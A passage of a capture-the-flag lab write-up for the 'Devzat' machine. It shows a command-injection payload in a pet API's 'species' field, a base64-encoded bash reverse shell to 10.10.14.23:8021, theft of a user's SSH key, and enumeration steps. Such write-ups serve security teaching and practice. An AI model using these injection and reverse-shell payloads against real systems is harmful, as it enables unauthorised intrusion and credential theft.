
```
func headerMiddleware(next http.Handler) http.Handler {
	return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
		w.Header().Add("Server", "My genious go pet server")
		next.ServeHTTP(w, r)
	})
}

func main() {
	resetTicker := time.NewTicker(5 * time.Second)
	done := make(chan bool)

	go func() {
		for {
			select {
			case <-done:
				return
			case <-resetTicker.C:
				// Reset Pets to prestaged ones
				Pets = []Pet{
					{Name: "Cookie", Species: "cat", Characteristics: loadCharacter("cat")},
					{Name: "Mia", Species: "cat", Characteristics: loadCharacter("cat")},
					{Name: "Chuck", Species: "dog", Characteristics: loadCharacter("dog")},
					{Name: "Balu", Species: "dog", Characteristics: loadCharacter("dog")},
					{Name: "Georg", Species: "gopher", Characteristics: loadCharacter("gopher")},
					{Name: "Gustav", Species: "giraffe", Characteristics: loadCharacter("giraffe")},
					{Name: "Rudi", Species: "redkite", Characteristics: loadCharacter("redkite")},
					{Name: "Bruno", Species: "bluewhale", Characteristics: loadCharacter("bluewhale")},
				}

			}
		}
	}()

	handleRequest()

	time.Sleep(500 * time.Millisecond)
	resetTicker.Stop()
	done <- true
}
```

It shows that website pets.devzat.htb is may be vulnerable to command injection.

For comforming this I ran ping command caputed the result by wireshark.

> curl -v -X POST "http://pets.devzat.htb/api/pet" -d '{"name":"test1","species":"cat;ping -c 3 10.10.14.23"}'

The wireshark resullt show it is vulnerable by capturing that icmp echos.



By this Command injection vulnerability I can craft reverse shell.


7)Reverse shell

For Gaining a Reverse shell we have to make payload by using Command.


>echo -n 'bash -i >& /dev/tcp/10.10.14.23/8021 0>&1' | base64

```
Do you want to install it? (N/y)n

┌──(root💀kali)-[/home/kali/pets.devzat.htb]
└─# echo -n 'bash -i >& /dev/tcp/10.10.14.23/8021 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMy84MDIxIDA+JjE=

┌──(root💀kali)-[/home/kali/pets.devzat.htb]
└─#
```


We can use two method one is the curl and other is using burpsuit . I choose burp which is convienent to me.



Intercept this web request using burp and place the payloads



Startup a listner and listen to the corresponding port.




Hence we got a reverse shell.

8)Patrick enumeration


I check the system id and run on user patrick

And check for the process running in the system and network connection.




Now try to read the user ,Unfourtunately we don't have read permission.

> find / -type f -name "user.txt" -ls 2>/dev/null




After that I checked for the ssh key and found the key of patrick and it is save to my machine.



Now I use netstat for checking the connection.


>netstat -ano



The Result Show There Is a Strange Port Binding on port8086 and port 8443.

I Checked for Process Running in it.

>ps –ax|grep8086




I am able to get the process that use 8086; probably i do not have permission to check the other one.

i notice that the port 8086 is running on localhost which I have no access from our attacker machine.I try to port forward from there

